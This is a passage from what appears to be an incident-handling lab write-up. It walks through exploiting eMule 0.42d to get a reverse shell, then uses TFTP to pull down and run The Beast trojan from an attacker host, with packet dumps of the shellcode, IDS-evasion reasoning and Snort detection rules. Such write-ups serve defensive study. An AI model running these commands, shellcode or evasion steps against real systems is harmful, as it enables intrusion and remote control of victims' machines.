Attacker then decides to test out his work on his test machine(WIN_Vitcim). He downloads and installs eMule 0.42d from the Sourceforge website[11]. He then configures eMule on the Windows 2000 system to connect to IRC_Server and executes the eMule exploit code from BSD_ATTACK system. A remote shell is returned to him and he pushes the server executable. He runs the executable and then sets up The Beast client on his WIN_ATTACK system and is happy to receive

notification that the trojan is functioning. He does note that when the remote shell is returned to him a blank command window pops up on his Windows 2000 system. He will keep this in mind when he's ready to go after victim. Attacker is now satisfied with his preparation and is ready to take the next step.

Scanning:

Attacker does not really have the need to scan to locate vulnerable targets. He had done his research and with access to the connection logs to the IRC Server he is able to ascertain that victim is running a vulnerable version of eMule. At present time, he does not see the value in running a full-blown scan against XYZ Corporation as he does not want to arouse too much attention while planning his take down of victim. Attacker plans to exploit more systems at XYZ Corporation once he has gained a foothold inside. It is possible that other company employees are also utilizing eMule on other IRC servers that attacker does not know about. Victim's recent activity on his channel has irked him to take action. One target should suffice for now as the rest should be much easier once Attacker is inside of the firewall. Typically, security is more lax on an internal network as opposed to the external one. A small company is not likely to have the strictest internal security measure, but anything is always possible.

Exploiting the System:

Attacker begins his exploitation of victim's system by hanging out in his favorite IRC channel. He notices that victim has logged on. His plan is to wait for victim to ask someone in the channel for some piece of software or music. Attacker has had enough of victim's shenanigans. He wants to wait for a large file transfer request to begin so that victim will leave his system connected to the IRC server after he heads home from work. In this way, Attacker's activities will be less noticeable.

Victim sends a message requesting a copy of Windows XP Corporate Edition to the entire channel. A user, WarezKing, who is actually a friend of attacker's, is in on the plan to take care of this problem. WarezKing tells victim in a private message that he will queue up the file, but that it will take some time. WarezKing is utilizing a bit of social engineering by the direction of Attacker in order to string victim along. He tells victim to leave his system connected and the file transfer will start once his turn comes up in the queue. It is now 6:00pm Eastern Standard Time(EST). Attacker has decided to wait until it gets to be later in the evening before beginning the exploitation process. He waits until 11:00pm EST, as he

wants to ensure that victim has gone home from work and then he prepares his systems.

The first step that Attacker takes is to set up a listening port on BSD_ATTACK via the tool netcat. Netcat is very popular free tool, which has the capabilities to set up listening ports as well as pass data and execute programs. It is very powerful and it will be used here in order to receive a remote shell from victim's system. Netcat is freely available in the FreeBSD ports tree under /usr/ports/net/netcat or from http://netcat.sourceforge.net.

Attacker executes the following command line on BSD_ATTACK:

```
nc –l –p 443
```

What this does is set up a listening socket on tcp/443 for any inbound connections. Attacker then logs into his Netgear router and sets up a "port forward" to BSD_ATTACK for all traffic destined for his public IP to port 443. His reason for doing this is that the exploit that he will run will attempt to send a reverse shell back to his source IP. If this traffic hits his router on the way back from the target system and the router doesn't know what to do with it, then the traffic will be dropped and he will not accomplish his goal. This setup is crucial to the exploitation process. Attacker's choice of setting up a listener on tcp/443 is again based upon the assumption that a business will usually allow web traffic outbound from their network. Connections over tcp/443 as well as tcp/80 are likely to be less noticed if an administrator reviews firewall logs, as they may appear to be normal web surfing activity.

Step 1: Convince victim through social engineering to leave his connection to the IRC server up to wait to receive a file. This ensures that there will be an available conduit to the target.

Step 2: Create a netcat listener for the purpose of receiving the remote shell back from the victim. Create a port forward in the local router in order to route the return remote shell traffic to the host running the netcat listener.

There is no possible way that any of these steps here would be detected by XYZ Corporation, as these steps do not involve victim's system directly. These steps here are the preparatory work needed to ensure that after the exploit is delivered that Attacker will be able to reach victim.

Attacker has also setup a TFTP server on BSD_ATTACK system as well[12]. He has placed a copy of The Beast server.exe file into the TFTP directory. He has configured permissions to allow for all to read the directory and has configured his Netgear router to forward all inbound

attempts to udp/69 on to his system so that he can retrieve the executable.

Attacker configures his /etc/inetd.conf file on BSD_ATTACK to start his TFTP server upon boot, as per the article he read on http://www.onlamp.com.

The next step requires setting up a routing feature present in FreeBSD, natd. Natd is FreeBSD's Network Address Translation daemon[13]. It is used to accept packets and pass them on to another interface. Normally, internal hosts behind a firewall utilize NAT. The firewall will make the connection outbound to the destination only revealing the IP of the firewall and not of the internal host making the connection. In this way, the internal host is protected from direct access from the Internet, as NAT is typically utilized with non-routable RFC 1918 addressing schemes. For a listing of these addresses, please reference http://www.faqs.org/rfcs/rfc1918.html. Natd is being utilized here in order to forward on connections to internal hosts. Setting natd up takes some time to do; however, the FreeBSD Handbook provides great framework for configuring this daemon. Used in conjunction with the manual page for natd, one will have a great step-by-step for setting this functionality up. Though it introduces an added layer of complexity to this exploit, the author wishes to demonstrate a simple process for increasing anonymity when utilizing The Beast Trojan.

The first step in setting natd up is to compile in special options into the FreeBSD kernel. Depending upon your architecture, your kernel will be stored in a particular directory. In the case of i386 architecture, the base kernel(known as GENERIC) is stored in /usr/src/sys/i386/conf. Make a copy of GENERIC to another file name and edit that file. One needs to simply add the following lines to the kernel:

```
options     IPFIREWALL
options     IPDIVERT
```

After adding these lines, you must recompile your kernel to enable the usage of these features. Compiling the kernel will take some time depending upon the speed of your machine. Please see Chapter 9 in the FreeBSD Handbook for instructions on how to compile your custom kernel. Visit http://www.freebsd.org/handbook for a complete listing of all topics covered. These kernel options tell FreeBSD that you want to run the FreeBSD firewall IPFW.

Once that has been completed we need to make a modification to /etc/rc.conf. Add the following lines:

```
gateway_enable=”YES”
firewall_enable=”YES”
firewall_type=”CLIENT”
firewall_script=”/etc/rc.firewall”
```

This tells the system that you want to be a gateway to route packets between interfaces and that you want to run the FreeBSD IPFW firewall upon startup. The line referring to firewall_type is the type of firewall you wish to run. One may edit /etc/rc.firewall in order to set special conditions for allowing traffic to pass through natd. Make a copy of this file for backup and edit your file. I have modified mine as such:

```
[Cc][Ll][Ii][Ee][Nn][Tt])
  ############
# This is a prototype setup that will protect your system somewhat
  # against people from outside your own network.
  ############

  # set these to your network and netmask and ip
 net="192.168.2.0"
mask="255.255.255.0"
 ip="192.168.2.5"

 setup_loopback

 # Beast Traffic
 ${fwcmd} add divert natd all from any to any via sis0
 ${fwcmd} add pass all from any to any
```


Placing the divert natd rule above all other rules ensures that traffic will have to go past the natd interface. This is needed to ensure proper connectivity and to stop the firewall from blocking traffic. The second rule tells IPFW to pass all types of traffic from any source to any destination. Obviously, this is not the tightest rule setup; however, it suffices for the purposes of this demonstration. Important to note here is that one does not need to configure /etc/rc.conf to use a firewall as at the end of the man page for natd there are instructions on how to setup forwarding over the natd interface using ipfw commands. If you do not wish to run a firewall you can use these commands in order to allow traffic to the natd interface.

Now that IPFW is setup to allow our traffic, we need only to start natd. You can use the command line or you can create your own configuration file with options of your choice. When creating a file for natd to read from, you must ensure that each line of the file has only one option and for options that don’t need arguments, you must say yes in order to turn them on. The author has chosen to start natd from the command line. The command line being run here is:

natd –redirect_port tcp 192.168.3.2:9999-9999 9999-10008 –use_sockets –same_ports –interface sis0

This command will start natd and redirect any connections made to this host over tcp/9999 – tcp/10008 over to the internal host at 192.168.3.2 and its tcp/9999 – tcp/10008 using the interface sis0. This will enable Attacker to control WIN_Victim via WIN_ATTACK and BSD_Relay. The use_sockets and same_ports are used in order to keep the sockets open and the source ports the same. This is detailed in the man page for natd[14]. One may feel free to peruse this manual page in order to use custom options, such as for using an external host for forwarding. Now that BSD_Relay is setup to pass traffic to WIN_ATTACK, Attacker can move forward in his plan.

Attacker next needs to setup his client of The Beast to listen for SIN connections. He moves onto his WIN_ATTACK box and fires up the client. He sets the SIN port to 9999, as he had configured his Beast server to connect to, and hits the "Start Listening (SIN)" button. He then logs on to his Netgear router and forwards tcp/9999 – tcp/10008 on to BSD_Relay, which will then send the packets on to WIN_ATTACK. His system is now ready to receive a connection and control victim.



Step 3: Ensure that the TFTP server is running on BSD_ATTACK and permissions are configured properly. Place a copy of The Beast server.exe in the TFTP server directory. Configure BSD_Relay to forward on traffic destined for the port specified for SIN connections to the internal address of WIN_ATTACK, via natd and ipfw.

Step 4: Start The Beast client on WIN_ATTACK and enter the SIN listening port configured in the build of The Beast server. Start Listening for SIN. Setup port forward in local router.

It is now 11:00pm and Attacker is confident that victim will not be at work. He has all of the pieces needed in place. He logs on to BSD_ATTACK and runs the eMule exploit:

BSD_ATTACK# ./emuleexploit.pl -n victim -s IRC_Server_IP -t 0 -c Attacker_IP:443

```
---------------------------------------------------------------------------
eMule <= 0.42d Remote Exploit by kcope . kingcope[at]gmx.net
Tested on Win2k SP4/WinXP SP1
---------------------------------------------------------------------------
Lets have fun!

Target type set to eMule 0.42d.
Using connect back method on Attacker_IP  port 443.
Connecting to IRC Server on port 6667... ok
Sending buffers to victim...
Watch at your netcat for some shell.
 done
```

BSD_ATTACK is listening for a connection on tcp/443. The netcat listener receives the command shell from victim's system:

```
BSD_ATTACK# netcat -l -p 443
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\gcih\eMuled>
```

The exploit is complete and Attacker now has a remote shell on victim's system.

Note: The author performed this exploit paying particular attention to the functionality of the Trojan as to ensure that it would not notify other malicious external hosts of its activity. This was verified via studying outbound connection logs from the source network. This situation was properly controlled for the sake of the Internet community as a whole.

Step 5: Log on to BSD_ATTACK. Execute the eMule exploit using the command line shown above. Watch the console window that is running the netcat listener for a return of a command prompt.

XYZ Corporation now has an internal system that has been compromised. Their firewall logs will show a connection to BSD_ATTACK over tcp/443. Also, if someone were using victim's system, they would see the command prompt window show up on their screen. This attack would also not be detected by the Snort IDS with the stock default rule set. It is possible to compose a custom rule, using tcpdump logs depicting packet payloads, which would detect this exploit in action:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any  (msg:"Emule Exploit";
content:"| 90EB079090|"; classtype:bad-unknown;)
```

Attacker has obtained a tcpdump of all the traffic regarding this incident off of BSD_IDS. It is important to discuss exactly what is happening here and how the exploit functions. Attacker executed the following command in order to obtain this data:

BSD_IDS*# tcpdump -vv -n -x -X -s 1248 –i xl0 -w eattackdump.log*

He then read back the data using this command:

BSD_IDS#*tcpdump –vv –n –x –X –s 1248 -i xl0 –r eattackdump.log*

The switches the author has chosen to use for tcpdump provide the details regarding the packets that we need. The –vv means be verbose, -n means to not resolve IP addresses to host names, -x means to print each packet in hex along with the –X which tells tcpdump to print ASCII as well, -s tells tcpdump to capture 1248 bytes, instead of the default which is 68, -i specifies the interface used and –w writes the output to a file, here called eattackdump.log. The –r in the second command reads the file back. For more information and switches that can be used with tcpdump see man tcpdump on a Linux/Unix system.

Below, please see the tcpdump data showing the particulars regarding this attack. The author has presented the relevant entries from the dump in the interest of being concise. An important side note here is that some of the packets obtained had a bad checksum due to the usage of natd and this caused packets to be repeated with the correct checksum. All source IP addresses pertaining to traffic originating from WIN_ATTACK and WIN_Victim, have been set to 192.168.2.5, as this is the IP of the natd interface. The hex portion of the tcpdump has been modified to reflect this accurately. The author will explain each log as well as provide the source system associate with the tcpdumps, as WIN_ATTACK and WIN_Victim are both using the same interface on BSD_Relay for connectivity. The IP address of IRC_Server has also been changed to 10.10.10.10; however, IRC_Server is in fact an external host located outside of the source network. The domain name of Attacker has also been replaced with the character x in the payload portion of these dumps. As we are using a local router to pass requests on to our relay, the author has also changed the public IP of the source network and represented it in hex as d0d0 d0d0, or 14.14.14.14 in decimal format.

13:02:41.731441 192.168.2.5.49152 > 10.10.10.10.6667: P [tcp sum ok] 1:16(15) ack 1 win 33304 <nop,nop,timestamp 29283 3426187
04> (DF) (ttl 64, id 499, len 67)
0x0000 4500 0043 01f3 4000 4006 0000 c0a8 0205 E..C..@.@.....
0x0010 0a0a 0a0a c000 1a0b e0f2 da8f 840b bb94 ?..m.....
0x0020 8018 8218 413c 0000 0101 080a 0000 7263 ....A<.....rc
0x0030 146b f250 4e49 434b 2061 7474 6163 6b65 .k.PNICK.attacke

0x0040 720d 0a r..

13:02:47.068486 192.168.2.5.49152 > 10.10.10.10.6667: P [tcp sum ok] 637:1045(408) ack 6479 win 33304 <nop,nop,timestamp 29817
342619238> (DF) (ttl 64, id 511, len 460)
0x0000 4500 01cc 01ff 4000 4006 0000 c0a8 0205 E.....@.@.....
0x0010 0a0a 0a0a c000 1a0b e0f2 dd0b 840b d4e2 ?..m.....
0x0020 8018 8218 3cb9 0000 0101 080a 0000 7479 ....<.....ty
0x0030 146b f466 5052 4956 4d53 4720 7669 6374 .k.fPRIVMSG.vict
0x0040 696d 203a 0153 454e 444c 494e 4b7c 3930 im.:.SENDLINK|90
0x0050 3930 3930 3930 3930 3930 3930 3930 3930 9090909090909090
0x0060 3930 3930 3930 3930 3930 3930 3930 3930 9090909090909090
0x0070 3930 3930 3930 3930 3930 3930 3930 3930 9090909090909090
0x0080 3930 3930 3930 3930 3930 3930 3930 3930 9090909090909090
0x0090 3930 3930 3930 3930 3930 3930 3930 3930 9090909090909090
0x00a0 3930 3930 3930 3930 3930 3930 3930 3930 9090909090909090
0x00b0 3930 3930 3930 3930 3930 3930 3930 3930 9090909090909090
0x00c0 3930 3930 3930 3930 3930 3930 3930 3930 9090909090909090
0x00d0 3930 3930 3930 3930 3930 3930 3930 3930 9090909090909090
0x00e0 3930 3930 3930 4542 3037 3930 3930 3761 909090EB0790907a
0x00f0 6636 3537 3030 3930 3636 3831 4543 3430 f65700906681EC40
0x0100 3030 3930 3930 3930 3930 3930 3930 3930 0090909090909090
0x0110 3930 3930 3930 3930 3930 3930 3930 3930 9090909090909090
0x0120 3930 3930 3930 3930 3930 3930 3930 3930 9090909090909090
0x0130 3930 3930 3930 3930 3930 3930 3930 3930 9090909090909090
0x0140 3930 3930 3930 3930 3930 3930 3930 3930 9090909090909090
0x0150 3930 3634 3842 3344 3038 3030 3030 3030 90648B3D08000000
0x0160 4241 3031 3030 3030 3030 3432 3432 3432 BA01000000424242
0x0170 3634 3842 3141 3842 4342 3242 4346 4230 648B1A8BCB2BCFB0
0x0180 4542 3930 3930 3930 4643 4632 4145 3830 EB909090FCF2AE80
0x0190 3346 3130 3930 3735 4638 3830 3746 3031 3F109075F8807F01
0x01a0 3542 3735 4632 4241 3031 3030 3030 3030 5B75F2BA01000000
0x01b0 3432 3830 3343 3341 3442 3735 4536 3446 42803C3A4B75E64F
0x01c0 4646 4537 3930 3930 7c01 0d0a FFE79090|...
13:02:47.990592 10.10.10.10.6667 > 192.168.2.5.1030: P [tcp sum ok] 6510:7342(832) ack 83 win 7300 (ttl 48, id 58540, len 872)
0x0000 4500 0368 e4ac 0000 3006 ad20 0a0a 0a0a E..h....0...?..m
0x0010 c0a8 0205 1a0b 0406 8336 7a44 fa42 1ac3 .....6zD.B..
0x0020 5018 1c84 dc25 0000 3a61 7474 6163 6b65 P....%..:attacke
0x0030 7221 6174 7461 636b 6572 4063 612d 3241 r!Attacker@ca-2A
0x0040 3538 3433 4636 2e64 632e 6463 2e63 6f78 5843F6.xx.xx.xxx
0x0050 2e6e 6574 2050 5249 564d 5347 2076 6963 .xxx.PRIVMSG.vic
0x0060 7469 6d20 3aeb 105b 4b33 c966 b925 0180 tim.:..[K3.f.%..
0x0070 340b 21e2 faeb 05e8 ebff ffff c8da 2121 4.!.....!!
0x0080 217e 4580 1121 2121 aa61 2daa 513d 8caa !~E..!!!.a-.Q=..
0x0090 4929 aad6 4b25 78c9 ba21 2121 c3d8 4912 I)..K%x..!!!..I.
0x00a0 1321 2149 5652 137e 75de 37aa c94b 2578 .!!IVR.~u.7..K%x
0x00b0 c9a3 2121 21c3 d8a0 cdb1 2021 2175 4920 ..!!!.....!!uI.
0x00c0 2021 21de 7731 7171 7171 6171 6171 de77 .!!.w1qqqqaqaq.w
0x00d0 35aa f949 6545 833b 4923 2120 9aaa ed4b 5..IeE.;I#!....K
0x00e0 3170 72de 7739 a4e1 546b 4942 4c45 21a8 1pr.w9..TkIBLE!.
0x00f0 4711 a2cd 75ac 1d05 4b34 788a c3dc e765 G...u...K4x....e
0x0100 0531 65df 6505 1ca8 7d05 69a8 7d05 6da8 .1e.e...}.i.}.m.
0x0110 7d05 71ac 6505 3175 7170 7070 4b20 7070 }.q.e.1uqpppK.pp
0x0120 de57 1170 de77 25aa ed4b dede 10de 7729 .W.p.w%..K....w)
0x0130 72de 773d de77 2d70 77aa 641d aa75 0959 r.w=.w-pw.d..u.Y

```
0x0140   22f4 73aa 5301 22d4 12e8 6860 8c22 e412      ".s.S."...h`."..
0x0150   fa2e 9f31 1bf7 5529 e0ea 2c22 fb61 cad0      ...1..U)..,".a..
0x0160   1a3e 54c6 7baa 7b05 22fc 47aa 2d6a aa7b      .>T.{.{.".G.-j.{
0x0170   3d22 fcaa 25aa 22e4 8a7f 78e2 c921 dede      ="..%."...x..!..
0x0180   deaf 6f2f cd53 df92 378c f824 ef5f f9c3      ..o/.S..7..$._..
0x0190   52ea ccdd 1af8 28d4 8ccd d88b 41c6 58e7      R.....(.....A.X.
0x01a0   580d 0a3a 6174 7461 636b 6572 2161 7474      X..:Attacker!att
0x01b0   6163 6b65 7240 6361 2d32 4135 3834 3346      acker@ca-2A5843F
0x01c0   362e 6463 2e64 632e 636f 782e 6e65 7420      6.xx.xx.xx.xx.
0x01d0   5052 4956 4d53 4720 7669 6374 696d 203a      PRIVMSG.victim.:
0x01e0   0153 454e 444c 494e 4b7c 3930 3930 3930      .SENDLINK|909090
0x01f0   3930 3930 3930 3930 3930 3930 3930 3930      9090909090909090
0x0200   3930 3930 3930 3930 3930 3930 3930 3930      9090909090909090
0x0210   3930 3930 3930 3930 3930 3930 3930 3930      9090909090909090
0x0220   3930 3930 3930 3930 3930 3930 3930 3930      9090909090909090
0x0230   3930 3930 3930 3930 3930 3930 3930 3930      9090909090909090
0x0240   3930 3930 3930 3930 3930 3930 3930 3930      9090909090909090
0x0250   3930 3930 3930 3930 3930 3930 3930 3930      9090909090909090
0x0260   3930 3930 3930 3930 3930 3930 3930 3930      9090909090909090
0x0270   3930 3930 3930 3930 3930 3930 3930 3930      9090909090909090
0x0280   3930 4542 3037 3930 3930 3761 6636 3537      90EB0790907af657
0x0290   3030 3930 3636 3831 4543 3430 3030 3930      00906681EC400090
0x02a0   3930 3930 3930 3930 3930 3930 3930 3930      9090909090909090
0x02b0   3930 3930 3930 3930 3930 3930 3930 3930      9090909090909090
0x02c0   3930 3930 3930 3930 3930 3930 3930 3930      9090909090909090
0x02d0   3930 3930 3930 3930 3930 3930 3930 3930      9090909090909090
0x02e0   3930 3930 3930 3930 3930 3930 3930 3634      9090909090909064
0x02f0   3842 3344 3038 3030 3030 3030 4241 3031      8B3D08000000BA01
0x0300   3030 3030 3030 3432 3432 3432 3634 3842      000000424242648B
0x0310   3141 3842 4342 3242 4346 4230 4542 3930      1A8BCB2BCFB0EB90
0x0320   3930 3930 4643 4632 4145 3830 3346 3130      9090FCF2AE803F10
0x0330   3930 3735 4638 3830 3746 3031 3542 3735      9075F8807F015B75
0x0340   4632 4241 3031 3030 3030 3030 3432 3830      F2BA010000004280
0x0350   3343 3341 3442 3735 4536 3446 4646 4537      3C3A4B75E64FFFE7
0x0360   3930 3930 7c01 0d0a                          9090|...
```

13:02:48.270611 14.14.14.14.1032 > 192.168.2.5.443: P [tcp sum ok] 1:43(42) ack 1 win 17520 (ttl 127, id 67, len 82)

```
0x0000   4500 0052 0043 0000 7f06 9237 d0d0 d0d0      E..R.C.....7Dd..
0x0010   c0a8 0205 0408 01bb fa7d 4c80 dc29 728a      .........}L..)r.
0x0020   5018 4470 5d0a 0000 4d69 6372 6f73 6f66      P.Dp]...Microsof
0x0030   7420 5769 6e64 6f77 7320 3230 3030 205b      t.Windows.2000.[
0x0040   5665 7273 696f 6e20 352e 3030 2e32 3139      Version.5.00.219
0x0050   355d                                        5]
```

13:02:48.381537 14.14.14.14.1032 > 192.168.2.5.443: P [tcp sum ok] 43:103(60) ack 1 win 17520 (ttl 127, id 68, len 100)

```
0x0000   4500 0064 0044 0000 7f06 9224 d0d0 d0d0      E..d.D.....$Dd..
0x0010   c0a8 0205 0408 01bb fa7d 4caa dc29 728a      .........}L..)r.
0x0020   5018 4470 4d62 0000 0d0a 2843 2920 436f      P.DpMb....(C).Co
0x0030   7079 7269 6768 7420 3139 3835 2d32 3030      pyright.1985-200
0x0040   3020 4d69 6372 6f73 6f66 7420 436f 7270      0.Microsoft.Corp
0x0050   2e0d 0a0d 0a43 3a5c 6763 6968 5c65 4d75      .....C:\gcih\eMu
0x0060   6c65 643e                                    led>
```

Let's take some time to explain exactly what is happening here and how this exploit works. The first tcpdump entry at **13:02:41.731441** shows

Attacker has already connected to the IRC server and he has selected his nickname as “Attacker.” This nickname can be set in the eMule exploit code directly. The Attacker then sends the exploit at time **13:02:47.068486,** which instructs the IRC server to send a private message to victim. The payload of this message can be seen on the right side of the tcpdump entry. The IRC server responds and at **13:02:47.990592,** it sends the message on to victim. The message sent is a Private Message with a SENDLINK command. Attacker sends a string of NO-OPs to pad his attack, prior to the actual delivery of exploit code. These NO-OPs are represented in ASCII as a string of 909090(the NO-OP code for i386 architecture). Once the NO-OPs cease, Attacker sends on EB079090. Off the tail of that, Attacker sends 7af65700, which is the code tailored for eMule 0.42d, present in the perl exploit. We then see another string of NO-OPs and then Attacker sends on the value for $find_sccb, in this case,

```
“48B3D08000000BA0100000042424264".
"8B1A8BCB2BCFB0EB909090FCF2AE803F".
"109075F8807F015B75F2BA0100000042".
"803C3A4B75E64FFFE79090
```

The eMule exploit code automates all of this, easily as seen here:

```
if ($usecb eq 1) {
send(SOCK1, "PRIVMSG $nickname :$cbsc\r\n", 0);
send(SOCK1, "PRIVMSG $nickname :\x01SENDLINK\|" . $nops1 . "EB079090". $ret .
"906681EC4000". $nops2 . $find_sccb ."\|\x01\r\n", 0);
```

The characters 909090 represent the NO-OP code for x86 architecture PCs. These are an important part of the exploit as a NO-OP basically tells a computer to do nothing. The reason you see so many of these NO-OPs is that a successful buffer overflow is hard to be precise with. It’s difficult to know exactly where in the stack to push the code, in order for successful execution. As such, Attacker sends a good deal of these to cover a large range of the stack. These NO-OPs are here so that Attacker doesn’t need to know exactly where in the stack to execute the code, just get it close enough. He stuffs the buffer in order to increase the chances that his code will be executed. The payload of the code is sent on after the first string of NO-OPs. Following that, more code is sent against victim and the IRC server sends the message down to victim. After this exchange, the remote shell is returned to Attacker and he then has gained access. If an IDS were running on site at XYZ Corporation it would detect the presence of the string of NO-OPs sent by Attacker. NO-OPs show up regularly on a typical network as they are used for padding and used a good deal with encryption. A NO-OP alert by itself is not a significant cause for alarm unless it is coupled with other alerts. XYZ Corporation’s firewall logs would also show outbound connections over tcp/6667(denoting IRC traffic) and tcp/443.

At **13:02:48.270611**, we can see that victim's system is connecting over port 443 and sending the remote shell on to Attacker, as evident by the presence of both the name of the OS of victim and the C:\gcih\emuled text. This is the directory in which eMule is being run from on victim's system. .

Keeping Access:

Attacker now begins the second stage of his plan. He needs to transfer The Beast server.exe and then execute it. He will obtain the file via tftp. He moves back to his console that had received the shell from victim's system and runs the following commands:

```
C:\gcih\eMuled>tftp -i Attacker_IP get server.exe
tftp -i Attacker_IP get server.exe
Transfer successful: 50836 bytes in 1 second, 50836 bytes/s

C:\gcih\eMuled>server.exe
server.exe

C:\gcih\eMuled>exit
```

Attacker executes the TFTP command to get the server.exe file from BSD_ATTACK. He then executes server.exe to install The Beast. Finally, he exits out of his shell. It's important to note here that this exit from the shell on BSD_ATTACK will crash the eMule client on victim's system. Hopefully this will go unnoticed as victim is most likely not at work. When he returns in the morning he will most likely just restart eMule without concern or care that it crashed and then log on again to get the same file. Windows software is notorious for random crashing after all. Below please find tcpdump logs demonstrating the transfer:

13:02:55.823562 14.14.14.14.443 > 192.168.2.5.1032: P [tcp sum ok] 1:37(36) ack 103 win 65535 (ttl 64, id 552, len 76)
0x0000 4500 004c 0228 0000 4006 cf58 d0d0 d0d0 E..L.(..@..XDd..
0x0010 c0a8 0205 01bb 0408 dc29 728a fa7d 4ce6 .....)r..}L.
0x0020 5018 ffff 087b 0000 7466 7470 202d 6920 P....{..tftp.-i.
0x0030 3139 322e 3136 382e 332e 3130 2067 6574 192.168.3.10.get
0x0040 2073 6572 7665 722e 6578 650a . server.exe.
13:02:56.426263 14.14.14.14.1032 > 192.168.2.5.443: P [tcp sum ok] 139:201(62) ack 37 win 17484 (ttl 127, id 171, len 102)
0x0000 4500 0066 00ab 0000 7f06 91bb d0d0 d0d0 E..f.....Dd..
0x0010 c0a8 0205 0408 01bb fa7d 4d0a dc29 72ae .....}M..)r.
0x0020 5018 444c 3640 0000 5472 616e 7366 6572 P.DL6@..Transfer
0x0030 2073 7563 6365 7373 6675 6c3a 2035 3038 .successful:.508
0x0040 3336 2062 7974 6573 2069 6e20 3120 7365 36.bytes.in.1.se
0x0050 636f 6e64 2c20 3530 3833 3620 6279 7465 cond,.50836.byte
0x0060 732f 730d 0d0a s/s...
13:02:59.398729 14.14.14.14.443 > 192.168.2.5.1032: P [tcp sum ok] 37:48(11) ack 218 win 65535 (ttl 64, id 670, len 51)
0x0000 4500 0033 029e 0000 4006 cefb d0d0 d0d0 E..3....@...Dd..

```
0x0010   c0a8 0205 01bb 0408 dc29 72ae fa7d 4d59        .........)r..}MY
0x0020   5018 ffff 6e0a 0000 7365 7276 6572 2e65        P...n...server.e
0x0030   7865 0a                                        xe.
13:03:16.864751 14.14.14.14.443 > 192.168.2.5.1032: P [tcp sum ok] 52:57(5) ack 1603 win
65535 (ttl 64, id 691, len 45)
0x0000   4500 002d 02b3 0000 4006 ceec d0d0 d0d0        E..-....@...Dd..
0x0010   c0a8 0205 01bb 0408 dc29 72bd fa7d 52c2        .........)r..}R.
0x0020   5018 ffff 8bc4 0000 6578 6974 0a00             P.......exit..
```

At **13:02:55.823562**, we see the request for server.exe via tftp and following that we see that the transfer succeeds. And at **13:02:59.398729**, Attacker executes the server.exe and then exits from the system.

Step 6: Utilize TFTP in order to retrieve the trojan server.exe file from BSD_ATTACK. Once server.exe has successfully been transferred, execute to install. Exit off of the victim machine from the console on BSD_ATTACK.

Attacker now has installed his trojan successfully and now must wait in order to get notification that his work was not in vain. This type of attack(retrieval of server.exe via tftp) would not have been detected by a Snort IDS at the XYZ Corporation site as the stock rule that looks for TFTP Get requests looks like this:


```
alert udp $EXTERNAL_NET any -> $HOME_NET 69 (msg:"TFTP Get"; content:"|00
01|"; offset:0; depth:2; classtype:bad-unknown; sid:1444; rev:2;)
```

The problem with detecting this activity is that this rule looks for an external source to make a connection to a system specified in $HOME_NET over port 69. Here we have a system that would most likely be covered by $HOME_NET, if Snort was in place. The author makes the assumption that and IDS would be placed external to the firewall. However, even if an IDS were placed internally on XYZ's network, this alert still would not have fired, as the source of the traffic is a local system and not an external one. This system is making an outbound connection in order to obtain a file. Therefore, this activity would not be noticed by the IDS. The firewall logs will; however, show connections outbound over udp/69. Attacker could have configured an anonymous FTP directory on BSD_ATTACK for the transfer of server.exe, as traffic over tcp/21 might be less noticeable; however, he chose to use TFTP as it operates over UDP, which is much faster than a TCP connection. Alternatively, another option would have been to upload the server.exe file to an available anonymous FTP server for even more anonymous retrieval. A Snort rule that would alert on this type of traffic looks just like the one above, but with a slight modification. One simply needs to change the source to any and the port to any and the destination to any. If a rule such as this were in place on a Snort IDS sensor, this traffic would be detected at XYZ Corporation:

